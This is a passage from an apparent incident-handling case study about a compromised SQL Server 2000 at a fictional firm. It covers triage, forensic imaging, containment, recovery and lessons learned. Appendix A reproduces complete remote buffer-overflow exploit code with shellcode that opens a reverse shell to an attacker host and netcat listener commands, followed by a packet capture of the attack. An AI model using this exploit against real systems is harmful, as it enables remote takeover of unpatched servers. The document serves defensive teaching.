00:21:41.498630 100.200.100.5.1039 > 12.25.25.10.53: . [tcp sum ok] 1:1(0) ack 1 win
17520 (ttl 128, id 2616, len 40)
0x0000   4500 0028 0a38 0000 8006 ac79 c0a8 0165        E..(.8.....y...e
0x0010   c0a8 0169 040f 0035 3ecd 9f76 2937 c565        ...i...5>..v)7.e
0x0020   5010 4470 1621 0000 0000 0000 0000 089b        P.Dp.!..........
0x0030   b809                                           ..
00:21:41.601023 100.200.100.5.1039 > 12.25.25.10.53: P [tcp sum ok] 1:43(42) ack 1 win
17520 25458 updateMA+$ [b2&3=0x6f73] [29728a] [28518q] [22377n] [28260au][|domain] (ttl
128, id 2617, len 82)
0x0000   4500 0052 0a39 0000 8006 ac4e c0a8 0165        E..R.9.....N...e
0x0010   c0a8 0169 040f 0035 3ecd 9f76 2937 c565        ...i...5>..v)7.e
0x0020   5018 4470 4c68 0000 4d69 6372 6f73 6f66        P.DpLh..Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d aff4 5f5e                                 5].._^
```

Although the decodes in this trace displayed "domain" indicating that tcpdump interpreted the traffic on port 53 as DNS, the bold section of the trace above clearly shows that this is not normal DNS traffic. The first problem Team 1 noticed is that the destination port was TCP 53. Most DNS traffic takes place over UDP 53 except for queries whose response is greater than 512 bytes which will then switch to TCP and this characteristic of DNS traffic is explained in detail in RFC 1035.
Team 1 had completed their job and notified Bob of the interesting traffic seen in the trace. The CIRT laptop used contained a CD-RW drive so the log files obtained were burned to CD. The CD was later labeled and assigned evidence number 1216021400-0004. From Bob's analysis of the nmap scans, no highly unusual ports were actively listening. But the network trace that had been sent to him by Team 1 was very disturbing. At this point Bob could be very certain that this was indeed a serious incident. He noted in his log book that his assumption was that SQL Server services had been exploited using either TCP 1433 or UDP 1434. Bob notified Team 2 of the results of the nmap scans, the results of the network trace and informed them of his assumptions regarding the exploit. They were instructed to determine which parent processes owned each of the ports which were open on the system and report this back to him.

At this point, Team 2 had already taken pictures of the surrounding area using the Polaroid camera from the CIRT jump kit. They had also taken pictures of what was still on the screen from when Fred had been working on the server. All pictures were placed in separate zip lock bags to be labeled as evidence by the CSO (the evidence numbers assigned were 1216021400-0005 - 1216021400-0015. Team 2 now logged on to the server using the password supplied to them by the SA, Fred. The first goal was to list the ports and services and then to identify the parent processes (the log files on the server also needed to be checked but because of the network trace obtained by Team 1, the focus was placed upon getting a listing of the ports and processes). This goal could have been partially fulfilled by simply typing netstat –a and listing all open connections. Not knowing the extent of the incident or the infiltration, the team decided not to do this. Instead, the lead from Team 2 inserted a CD which contained some of their analysis tools into the CD-ROM drive of the server. The tool used from the CD was obtained from www.sysinternals.com and is called TCPView. The following description of TCPView was taken from the help file:

```
TCPView is a Windows program that will show you detailed listings of all TCP and
UDP endpoints on your system, including the owning process name, remote address
and state of TCP connections.
```

TCPView is a single executable and the following screenshot shows data captured by it:



Process	Protocol	Local Address	Remote Address
svchost.exe:1048	TCP	jim-nn6iahca77o:1038	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:1043	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:ms-sql-s	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:1043	12.25.25.10:domain
sqlservr.exe:684	TCP	jim-nn6iahca77o:ms-sql-s	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:ms-sql-s	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:ms-sql-s	jim-nn6iahca77o:0
sqlservr.exe:684	TCP	jim-nn6iahca77o:ms-sql-s	jim-nn6iahca77o:0
sqlservr.exe:684	UDP	jim-nn6iahca77o:ms-sql-m	*:*
SERVICES.EXE:224	UDP	jim-nn6iahca77o:1033	*:*
Netscp.exe:1548	TCP	jim-nn6iahca77o:1032	jim-nn6iahca77o:0
Netscp.exe:1548	TCP	jim-nn6iahca77o:1031	jim-nn6iahca77o:0
Netscp.exe:1548	TCP	jim-nn6iahca77o:1031	localhost:1032
Netscp.exe:1548	TCP	jim-nn6iahca77o:1032	localhost:1031
mstask.exe:820	TCP	jim-nn6iahca77o:1025	jim-nn6iahca77o:0
LSASS.EXE:236	UDP	jim-nn6iahca77o:isakmp	*:*
LSASS.EXE:236	UDP	jim-nn6iahca77o:isakmp	*:*
LSASS.EXE:236	UDP	jim-nn6iahca77o:isakmp	*:*
LSASS.EXE:236	UDP	jim-nn6iahca77o:isakmp	*:*
IEXPLORE.EXE:736	UDP	jim-nn6iahca77o:1048	*:*
fsvpnd.exe:612	TCP	jim-nn6iahca77o:58580	jim-nn6iahca77o:0
BACKWE~1.EXE:500	UDP	jim-nn6iahca77o:9370	*:*

The information that was most interesting to the team has been highlighted in the output above. It seems that Bob was right in his assumptions because the sqlservr.exe process has mysteriously opened up a connection to TCP port 53 on an external IP, 12.25.25.10. All of the steps taken by Team 2 were logged in detail in the logbook and then Team 2 quickly relayed this information back to Bob. The output from TCP View was saved to floppy disk and was later entered into evidence as number 1216021400-0016

It was an established procedure at e-Designs that in handling any incidents, decisions impacting the ability to do business would be decided on by the CEO. Bob immediately contacted the CEO and had made him aware that they were dealing with an incident but that the level of damage was not known yet. Bob also informed the CEO that they would most likely be bringing down the SQL database server to prevent further damage and to perform more in depth analysis.

Containment

In the containment phase, steps must be taken to control the problem and ensure that it will not spread any further. In this section, further assessment of the incident will be outlined, the collection and handling of evidence will be described and tools and techniques will be described in more detail.

After confirming that fact that they were indeed dealing with a true incident in the identification phase, Bob had the teams change their priority to focus on containment of this issue.
The following action items were assigned:
Team 1
- Disable the SQL database server port in the switch
- Block UDP 1434 in the firewall to prevent further exposure
- Monitor all traffic to and from 12.25.25.10

Team 2
- Shut off the SQL database server
- Obtain an image (backup) of the hard drive of the SQL database server
- Create 2 copies of the original hard drive to be used for further analysis

Bob
- Contact CEO and give him the status
- Contact the customer and notify them of the outage and that an investigation is ongoing
- Continue to search for vulnerabilities and exploits which might explain this compromise

The teams jump kit became crucial at this point. Bob had been good about maintaining this jump kit and had created a checklist including the items listed in the table below.

Item	Quantity	Date & Initials
Mini tape recorder	2	
5pk mini tapes	2	
6pk AAA batteries	2	
6pk AA batteries	2	
6pk D batteries	2	
Duct tape	2	
Flashlight	2	
Bulbs for flashlight	2	
10pk CDR	2	
40 GB IDE HDD	2	
18 GB SCSI HDD	2	
CD of forensic tools including known good binaries (e.g. SysInternals, ps, ls, etc.)	3	
Bootable Trinux floppy	2	
Windows NT Resource Kit	2	
Windows 2000 Resource Kit	2	
8 port hub	2	
Straight through patch cables	3	

Crossover patch cables	2	
Incident Handlers laptop with both Windows 2000 and Linux	1	
Bound notepads with numbered pages	10	
Screwdriver set	2	
10pk BIC pens	2	
Anti-static bags	50	
Adhesive labels	50	
Black indelible markers	5	
Blank floppy disks 10pk	2	

Team 1 worked with the networking team and quickly disabled the port in the switch, removed the rule allowing UDP port 1434 traffic and added the following rule to the firewall:

```
-A INPUT -p udp –dport 1434 -j DROP
```

This rule updated the INPUT chain on the firewall and dropped all UDP 1434 traffic. It was decided to drop instead of reject because rejecting the traffic would have sent an ICMP port unreachable message to the attacker and he might know that he had been discovered.
The next objective of Team 1 was to monitor all traffic to and from the attackers address to try to determine if any other hosts had been attacked or compromised by him. The following tcpdump filter was activated:

```
Tcpdump –xvvvn –s 1514 host 12.25.25.10 –w 12.25.25.10.bpf &
```

This filter would capture all traffic to and from 12.25.25.10 and log it to file.
Team 1 logged all of their activities in their log book while they were working and then reported back to Bob at the command center. Bob took all COC forms and evidence. The COC forms were filed in the master evidence log book and the appropriately labeled evidence was stored in a locked cabinet.

Team 2 started their tasks by performing a hard shutdown of the SQL database server. To do this, the lead investigator of Team 2 pulled the power cord out from the back of the computer. The reason for this was to preserve as much evidence on the hard drive as possible. The teams next objective was to obtain a backup of the hard drive. To accomplish this, the team removed the 2 mirrored 9GB IDE hard drives from the server and connected the 1st drive to their forensic laptop using an external firewire drive. The team then proceeded to boot their laptop running Redhat Linux 7.3. The team mounted the compromised drive as read-only to prevent accidental writes to it using the following command:

```
mount /dev/hda3 /mnt/evidence –t vfat –ro
```

The drive that would be receiving the image was mounted and then the following dd command was executed to begin copying the drive:

```
dd if=/dev/hda3 of=/var/evidence/1216021400/1216021400-01.dd | md5sum
/var/evidence/1216021400/1216021400-01.dd > /var/evidence/1216021400-01-sum.txt
```

dd performs a "sector-by-sector" copy of the hard drive and create a file which contains that image which can be restored later for forensic analysis. The command executed above will create the image file and then perform and MD5 checksum of the file and write the MD5 value to a file named 1216021400-MD5sum.txt.
A 2nd copy of the image file was made and an MD5 checksum was compared of that file to confirm that the contents of both dd files were the same using the following command:

```
dd if=/var/evidence/1216021400/1216021400-01.dd of=/var/evidence/1216021400/1216021400-
02.dd | md5sum /var/evidence/1216021400/1216021400-02.dd > /var/evidence/1216021400-02-
sum.txt
```

The MD5 checksum results were compared and found to be exact. The COC form was used to log the receipt of the drives as evidence. The original drives and the copies were placed in anti-static bags and were numbered 1216021400-0017 - 1216021400-0021.

Bob updated the CEO and explained what had been done so far. Next, Bob contacted the customer and explained that the database would not be on-line for a few hours and that he would notify them when it was back on-line.
After making his calls, Bob's next job was to search the web for similar exploits. Because of his suspicions that a SQL Server 2000 service had been exploited, Bob focused his search on TCP port 1433 and UDP port 1434. From the information the teams had discovered, Bob knew that the sqlservr service had opened TCP port 53 and connected back to 12.25.25.10. Bob used this information as his search criteria and discovered the "Advanced Windows Shellcode" writeup on SecuriTeam.com. The information in the article as well as the code posted by David Litchfield seemed to fit what had happened to e-Designs' SQL database server. Bob made notes of this in his logbook.

Eradication

After the successful identification and containment of an incident, plans for eradication must be implemented. In the eradication phase, clean up of the system or systems involved in the incident must be done. The following paragraphs describe the actions taken by e-Designs and why those steps were taken.


Because e-Designs' policy was to limit the impact to the business, they did not wait for further analysis of the hard drives to determine the level of compromise before starting to restore. Although Bob had found what was believed to be the exact exploit, they could not be certain if it had been modified to carry a different payload to do more damage or if the attacker may have modified files or left malicious code on the system. Therefore, it was decided to install the OS and other applications fresh on a new hard drive and then recover the database if possible.

To ensure that the same services could not be exploited on the internal network, it was decided that all internal SQL Server databases would be patched also. An nmap scan was performed against the internal network searching for UDP port 1434 and TCP port 1433. The MBSA tool described below was run against the 3 servers discovered to be running SQL Services and they were patched appropriately.

Recovery

In the recovery phase, the computers affected during the incident must be returned to a "known good state". The following paragraphs describe the steps taken at e-Designs to complete this phase.

With the server off the network, the operating system, SQL Server 2000 and all other applications were installed. A copy of Microsoft Baseline Security Analyzer (MBSA) 1.1 was downloaded onto a laptop and then, using a crossover cable from the jump kit, the computers were networked together. MBSA uses MS HFNetChk to analyze the local or remote NT 4.0, 2000 or XP operating system for missing security updates. MBSA also checks for vulnerable configurations of IIS and SQL Server 7.0 or SQL Server 2000. The following screenshot shows the results from running MBSA 1.1 against the newly configured SQL database server:



MBSA offered additional configuration recommendations for SQL Server. The recommendation was to modify the permissions on the following SQL Server directories to grant access to only the Administrator and SQL Server account:
- Program Files\Microsoft SQL Server\MSSQL$InstanceName\Binn
- Program Files\Microsoft SQL Server\MSSQL$InstanceName\Data
- Program Files\Microsoft SQL Server\MSSQL\Binn
- Program Files\Microsoft SQL Server\MSSQL\Data

In addition to the recommendations made by MBSA, the following recommendations made in the SANS top 20 were followed:
- SA password was changed to a strong, complex password
- The MSSQLServer and SQL Server Agent were set to run under a new account, "SQLService"
- Windows NT authentication was enabled and auditing was enabled

New passwords were used for local accounts for both the OS and the database.

Once all of these changes and patches were implemented, the MBSA tool was run again to confirm that the server was indeed up-to-date for both operating system and application patches.

Lessons Learned

The lessons learned phase is the final phase of incident handling and the goal is to analyze the incident and determine what could have been done better, what controls could be put in place to stop future attacks, what procedures should be put in place, etc.

The following list consists of the configuration and policy problems allowing the successful exploitation of e-Designs' SQL 2000 Database server and the corrective actions that will be taken:
- Excessive egress firewall rules
  Port 1434 should have been blocked in the firewall but lack of or improper testing led the firewall administrator to leave this in. Going forward, all questionable firewall services (ports) will be monitored and logged during testing to determine if they are necessary.
- Excessive ingress firewall rules
  Egress port 53 should not have been open for the SQL database server. This port was left open because of an IP readdressing of e-Designs' DNS server. The policy at e-Designs' will be changed to require a review of all firewall rules involving a specific IP address after it has been removed from the DMZ and before it is reused in the DMZ.
- Lack of efficient patching procedures
  The patch for this specific exploit had been available from Microsoft for nearly 6 months when this incident occurred. Because of the nature of e-Designs' business and the service level agreements (SLA) with customers, it is difficult to obtain outages for maintenance. Prior to this incident, patch maintenance had not been addressed with e-Designs' customers. The policy will be changed to require that all

servers that are not part of a highly available cluster be given a 2 hour maintenance window per month.

- Lack of vulnerability assessment
  No vulnerability assessments of e-Designs' DMZ were being performed. Had e-Designs' been performing regular vulnerability scans using Nessus, Cybercop, ISS or some other vulnerability scanner, this vulnerability could have been identified and addressed before it was exploited. To address this issue, e-Designs' will be instituting a scheduled monthly DMZ vulnerability scan. The results of these scans will be presented to management and if necessary, outages will be scheduled to apply the security patches that are necessary.
- Poorly configured SQL Server 2000
  During the installation, SQL Server 2000 provides the facility to modify the account under which it will operate. At e-Designs' the default of "Local System" was taken. In Windows operating systems, "Local System" is all powerful. On all future installs, it will be e-Designs' policy to change this to a local system account.
- Default access control on file system
  The SQL database server had Microsoft's default file access control lists (ACL) applied. By default, these ACLs are quite loose and should be modified based upon the role of the server, the environment and the business requirements. By applying the principles of least privileges, the account under which SQL Server 2000 was running should not have had access to run the command shell and the attacker would have been stopped. In the future, e-Designs will be applying the principle of least privileges by using the Local Security Policies in Windows 2000 to restrict unnecessary account privileges and to provide access to the necessary files and folders.
- Lack of auditing of SQL Server 2000 account
  By default, there was no auditing enabled on the database server. Because of this there was no trail in any logs on the database server proving or warning of the attacker. In order to avoid this situation in the future, e-Designs' policy for auditing will be improved to require that all applications (where possible) will be run under an account other than Local System and that account will be audited and access properly restricted. The auditing can be enabled using the Local Security Policy in Windows 2000.
- Lack of real-time log monitoring
  This attack against e-Designs' was not noticed for more than 48 hours. This left plenty of time for the attacker to do a great deal of damage to the database server and potentially other servers on the network both in the DMZ and the intranet. It will be recommended to e-Designs' CEO that a new Syslog server be configured to aggregate all DMZ server and firewall logs. This will provide a single query point for the systems administrators to review logs. It will also be recommended that a real-time monitoring service which allows for monitoring of Syslogs based upon policies be purchased to provide 24x7 alerting.
- Lack of intrusion detection and auditing systems
  It is not the goal of this paper to discuss in IDS in depth. There are many great papers available that discuss the values and the different types of IDS. It is fair to say that traditional, signature based, network IDS (NIDS) would not have caught this

exploit because no attack signatures were available at the time of the attack. Based upon this, e-Designs' will be recommending that a host-based IDS (HIDS) system be considered in order to detect attacks on specific hosts. In addition to HIDS, a system auditing program such as Tripwire will be recommended in order to more easily identify system changes and the affects of an attacker.

Based upon the list above, it is easy to see that there are many problems that e-Designs' must fix and establish policy and procedures for in order to prevent future incidents such as this from occurring. In this incident, e-Designs' was fortunate that Bob, the CSO, had the fore site to develop procedures and establish an incident handling team. This fact helped to avert a potential network catastrophe. Although the planning was sufficient, e-Designs' lacked the proper policies and procedures for system patching, firewall rule review, real-time log monitoring, NIDS, HIDS, etc that may have provided early warning of this incident or may have prevented this incident from occurring all together.

References:

1. Netcat - http://www.atstake.com
2. IANA registered ports - http://www.iana.org/assignments/port-numbers
3. Lcc compiler download - http://www.cs.virginia.edu/~lcc-win32/
4. RFC 793 TCP protocol - http://www.faqs.org/rfcs/rfc793.html
5. http://www.counterpane.com/alert-v20020730001.html
6. http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf
7. UDP protocol - http://www.faqs.org/rfcs/rfc768.html
8. http://www.dcs.bbk.ac.uk/~mick/academic/e-commerce/pdec/transport/udp.shtml
9. "Smashing the Stack for Fun and Profit" - http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/profit.html
10. http://www.sans.org/rr/threats/buffer_overflow.php
11. http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci549024,00.html
12. http://www.sisilainrevolt.org/tutorial/windowsntbof.htm
13. http://speedofheat.com/hayne/BD480/buffer%20overflows.ppt
14. SQL Service account - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/instsql/in_runsetup_9ann.asp
15. Snort rules - http://www.snort.org/dl/rules/
16. SQL Server best practices - http://msdn.microsoft.com/library/en-us/dnsql2k/html/sql_security2000.asp
17. DNS RFC 1035 - http://www.ietf.org/rfc/rfc1035.txt
18. Internal Investigations - Procedures and Techniques: An Overview - http://www.sans.org/rr/intrusion/investigations.php
19. An overview of disk imaging tool in computer forensics - http://www.sans.org/rr/incident/dsisk_imaging.php
20. Red Hat Linux 8.0: The Official Red Hat Linux Security Guide- http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-response-invest.html
21. Advanced Windows Shellcode - http://www.securiteam.com/exploits/5NP0R0A81E.html
22. Microsoft Baseline Security Analyzer- http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp?frame=true
23. SANS top 20 - http://www.sans.org/top20/#W3
24. MSDE -http://www.securityfocus.com/archive/75/308775
25. Microsoft Security Templates - http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/server/sag_SCEacctPols.asp

Appendix A

SQL2.cpp Exploit Code

```
/*
MSSQL2000 Remote UDP Exploit!

Modified from "Advanced Windows Shellcode" by David Litchfield, david@ngssoftware.com

fix a bug.

Modified by lion, lion@cnhonker.net
Welcome to HUC Website http://www.cnhonker.com

*/


#include <stdio.h>
#include <winsock2.h>

#pragma comment (lib,"Ws2_32")

int GainControlOfSQL(void);
int StartWinsock(void);

struct sockaddr_in c_sa;
struct sockaddr_in s_sa;

struct hostent *he;
SOCKET sock;
unsigned long addr;
int SQLUDPPort=1434;
char host[256]="";
char request[4000]="\x04";
char ping[8]="\x02";
s
char exploit_code[]=
        "\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
        "\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
        "\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
        "\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
        "\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
        "\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
        "\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
        "\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
        "\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
        "\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
        "\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
        "\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
        "\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
        "\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
        "\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
        "\x40\x89\x45\xD0\x66\xB8\xFF\xFF\x66\x35"
        "\xFF\xCA\x66\x89\x45\xD2\x6A\x01\x6A\x02"
        "\x8B\x75\xEC\xFF\xD6\x89\x45\xEC\x6A\x10"
        "\x8D\x75\xD0\x56\x8B\x5D\xEC\x53\x8B\x45"
        "\xE8\xFF\xD0\x83\xC0\x44\x89\x85\x58\xFF"
        "\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45"
        "\x84\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98"
        "\x8D\xBD\x48\xFF\xFF\xFF\x57\x8D\xBD\x58"
        "\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83"
        "\xC0\x01\x50\x83\xE8\x01\x50\x50\x8B\x5D"
        "\xE0\x53\x50\x8B\x45\xE4\xFF\xD0\x33\xC0"
        "\x50\xC6\x04\x24\x61\xC6\x44\x24\x01\x64"
        "\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
        "\x54\x8B\x45\xF0\x50\x8B\x45\xF8\xFF\x10"
        "\xFF\xD0\x90\x2F\x2B\x6A\x07\x6B\x6A\x76"
        "\x3C\x34\x34\x58\x58\x33\x3D\x2A\x36\x3D"
        "\x34\x6B\x6A\x76\x3C\x34\x34\x58\x58\x58"
        "\x58\x0F\x0B\x19\x0B\x37\x3B\x33\x3D\x2C"
        "\x19\x58\x58\x3B\x37\x36\x36\x3D\x3B\x2C"
        "\x58\x1B\x2A\x3D\x39\x2C\x3D\x08\x2A\x37"
        "\x3B\x3D\x2B\x2B\x19\x58\x58\x3B\x35\x3C"
        "\x58";


int main(int argc, char *argv[])
{
```

```
unsigned int ErrorLevel=0,len=0,c =0;
int count = 0;
char sc[300]="";
char ipaddress[40]="";
unsigned short port = 0;
unsigned int ip = 0;
char *ipt="";
char buffer[400]="";
unsigned short prt=0;
char *prtt="";


if(argc != 2 && argc != 5)
{

printf("============================================================\r\n");
        printf("SQL Server UDP Buffer Overflow Remote Exploit\r\n\n");
        printf("Modified from \"Advanced Windows Shellcode\"\r\n");
        printf("Code by David Litchfield, david@ngssoftware.com\r\n");
        printf("Modified by lion, fix a bug.\r\n");
        printf("Welcome to HUC Website http://www.cnhonker.com\r\n\n\n");
        printf("Usage:\r\n");
        printf("    %s Target [<NCHost> <NCPort> <SQLSP>]\r\n\n\n", argv[0]);
        printf("Exemple:\r\n");
        printf("Target is MSSQL SP 0:\r\n");
        printf("    C:\\>nc -l -p 53\r\n");
        printf("    C:\\>%s db.target.com 202.202.202.202 53 0\r\n",argv[0]);
        printf("Target is MSSQL SP 1 or 2:\r\n");
        printf("    c:\\>%s db.target.com 202.202.202.202\r\n\n\n", argv[0]);
        return 0;
}

strncpy(host, argv[1], 100);

if(argc == 5)
{
        strncpy(ipaddress, argv[2], 36);

        port = atoi(argv[3]);

        // SQL Server 2000 Service pack level
        // The import entry for GetProcAddress in sqlsort.dll
        // is at  0x42ae1010 but on SP 1 and 2 is at  0x42ae101C
        // Need to set the last byte accordingly

        if(argv[4][0] == 0x30)
        {
                printf("MSSQL SP 0. GetProcAddress @0x42ae1010\r\n");
                exploit_code[9]=0x10;
        }
        else
        {
                printf("MSSQL SP 1 or 2. GetProcAddress @0x42ae101C\r\n");
        }

}

ErrorLevel = StartWinsock();
if(ErrorLevel==0)
{
        printf("Starting Winsock Error.\r\n");
        return 0;
}

if(argc == 2)
{
        strcpy(request,ping);

        GainControlOfSQL();
        return 0;
}


strcpy(buffer,exploit_code);

// set this IP address to connect back to
// this should be your address
ip = inet_addr(ipaddress);
ipt = (char*)&ip;
buffer[142]=ipt[0];
buffer[143]=ipt[1];
```

```
        buffer[144]=ipt[2];
        buffer[145]=ipt[3];

        // set the TCP port to connect on
        // netcat should be listening on this port
        // e.g. nc -l -p 80

        prt = htons(port);
        prt = prt ^ 0xFFFF;
        prtt = (char *) &prt;
        buffer[160]=prtt[0];
        buffer[161]=prtt[1];

        strcat(request,"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQ
QQRRRRSSSSTTTTUUUUVVVVWWWWXXXX");

        // Overwrite the saved return address on the stack
        // This address contains a jmp esp instruction
        // and is in sqlsort.dll.

        strcat(request,"\xDC\xC9\xB0\x42"); // 0x42B0C9DC

        // Need to do a near jump
        strcat(request,"\xEB\x0E\x41\x42\x43\x44\x45\x46");

        // Need to set an address which is writable or
        // sql server will crash before we can exploit
        // the overrun. Rather than choosing an address
        // on the stack which could be anywhere we'll
        // use an address in the .data segment of sqlsort.dll
        // as we're already using sqlsort for the saved
        // return address

        // SQL 2000 no service packs needs the address here
        strcat(request,"\x01\x70\xAE\x42");

        // SQL 2000 Service Pack 2 needs the address here
        strcat(request,"\x01\x70\xAE\x42");

        // just a few nops
        strcat(request,"\x90\x90\x90\x90\x90\x90\x90\x90");


        // tack on exploit code to the end of our request and fire it off
        strcat(request,buffer);

        GainControlOfSQL();

        return 0;
}


int StartWinsock()
{
        int err=0;
        WORD wVersionRequested;
        WSADATA wsaData;

        wVersionRequested = MAKEWORD(2,1);
        err = WSAStartup( wVersionRequested, &wsaData );
        if (err != 0)
        {
                printf("error WSAStartup 1.\r\n");
                return 0;
        }
        if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 1 )
        {
                printf("error WSAStartup 2.\r\n");
                WSACleanup( );
                return 0;
        }

        if (isalpha(host[0]))
        {
                he = gethostbyname(host);

                if (he == NULL)
                {
                        printf("Can't get the ip of %s!\r\n", host);
                        WSACleanup( );
                        exit(-1);
```

```
                }

                s_sa.sin_addr.s_addr=INADDR_ANY;
                s_sa.sin_family=AF_INET;
                memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
        }
        else
        {
                s_sa.sin_family=AF_INET;
                s_sa.sin_addr.s_addr = inet_addr(host);
        }

        return 1;
}


int GainControlOfSQL(void)
{
        char resp[600]="";
        int snd=0,rcv=0,count=0, var=0;
        unsigned int ttlbytes=0;
        unsigned int to=2000;
        struct sockaddr_in        cli_addr;
        SOCKET            cli_sock;


        cli_sock=socket(AF_INET,SOCK_DGRAM,0);
        if (cli_sock==INVALID_SOCKET)
        {
                return printf("sock erron\r\n");
        }

        cli_addr.sin_family=AF_INET;
        cli_addr.sin_addr.s_addr=INADDR_ANY;
        cli_addr.sin_port=htons((unsigned short)53);

        setsockopt(cli_sock,SOL_SOCKET,SO_RCVTIMEO,(char *)&to,sizeof(unsigned int));
        if(bind(cli_sock,(LPSOCKADDR)&cli_addr,sizeof(cli_addr))==SOCKET_ERROR)
        {
                return printf("bind error");
        }

        s_sa.sin_port=htons((unsigned short)SQLUDPPort);

        if (connect(cli_sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
        {
                return printf("Connect error");
        }
        else
        {
                snd=send(cli_sock, request , strlen (request) , 0);
                printf("Packet sent!\r\n");
                printf("If you don't have a shell it didn't work.\r\n");
                rcv = recv(cli_sock,resp,596,0);
                if(rcv > 1)
                {
                        while(count < rcv)
                        {
                                if(resp[count]==0x00)
                                resp[count]=0x20;
                                count++;
                        }
                        printf("%s",resp);
                }
        }
        closesocket(cli_sock);

        return 0;
}
```

Full TCPdump capture of exploit

```
00:21:41.474570 192.168.1.105.53 > 192.168.1.101.1434: [udp sum ok]  1089 op8+
[b2&3=0x4141] [16962a] [16706q] [16963n] [17219au][|domain] (ttl 128, id 2174, len 514)
0x0000   4500 0202 087e 0000 8011 ac4e c0a8 0169        E....~.....N...i
0x0010   c0a8 0165 0035 059a 01ee 4f12 0441 4141        ...e.5....O..AAA
0x0020   4142 4242 4243 4343 4344 4444 4445 4545        ABBBBCCCCDDDDEEE
0x0030   4546 4646 4647 4747 4748 4848 4849 4949        EFFFFGGGGHHHHIII
0x0040   494a 4a4a 4a4b 4b4b 4b4c 4c4c 4c4d 4d4d        IJJJJKKKKLLLLMMM
```

```
0x0050   4d4e 4e4e 4e4f 4f4f 4f50 5050 5051 5151        MNNNNOOOOPPPPQQQ
0x0060   5152 5252 5253 5353 5354 5454 5455 5555        QRRRRSSSSTTTTUUU
0x0070   5556 5656 5657 5757 5758 5858 58dc c9b0        UVVVVWWWWXXXX...
0x0080   42eb 0e41 4243 4445 4601 70ae 4201 70ae        B..ABCDEF.p.B.p.
0x0090   4290 9090 9090 9090 9055 8bec 6818 10ae        B........U..h...
0x00a0   4268 1010 ae42 eb03 5beb 05e8 f8ff ffff        Bh...B..[.......
0x00b0   beff ffff ff81 f6ae feff ff03 de90 9090        ................
0x00c0   9090 33c9 b144 b258 3013 83eb 01e2 f943        ..3..D.X0......C
0x00d0   538b 75fc ff16 5033 c0b0 0c03 d853 ff16        S.u...P3.....S..
0x00e0   5033 c0b0 1003 d853 8b45 f450 8b75 f8ff        P3.....S.E.P.u..
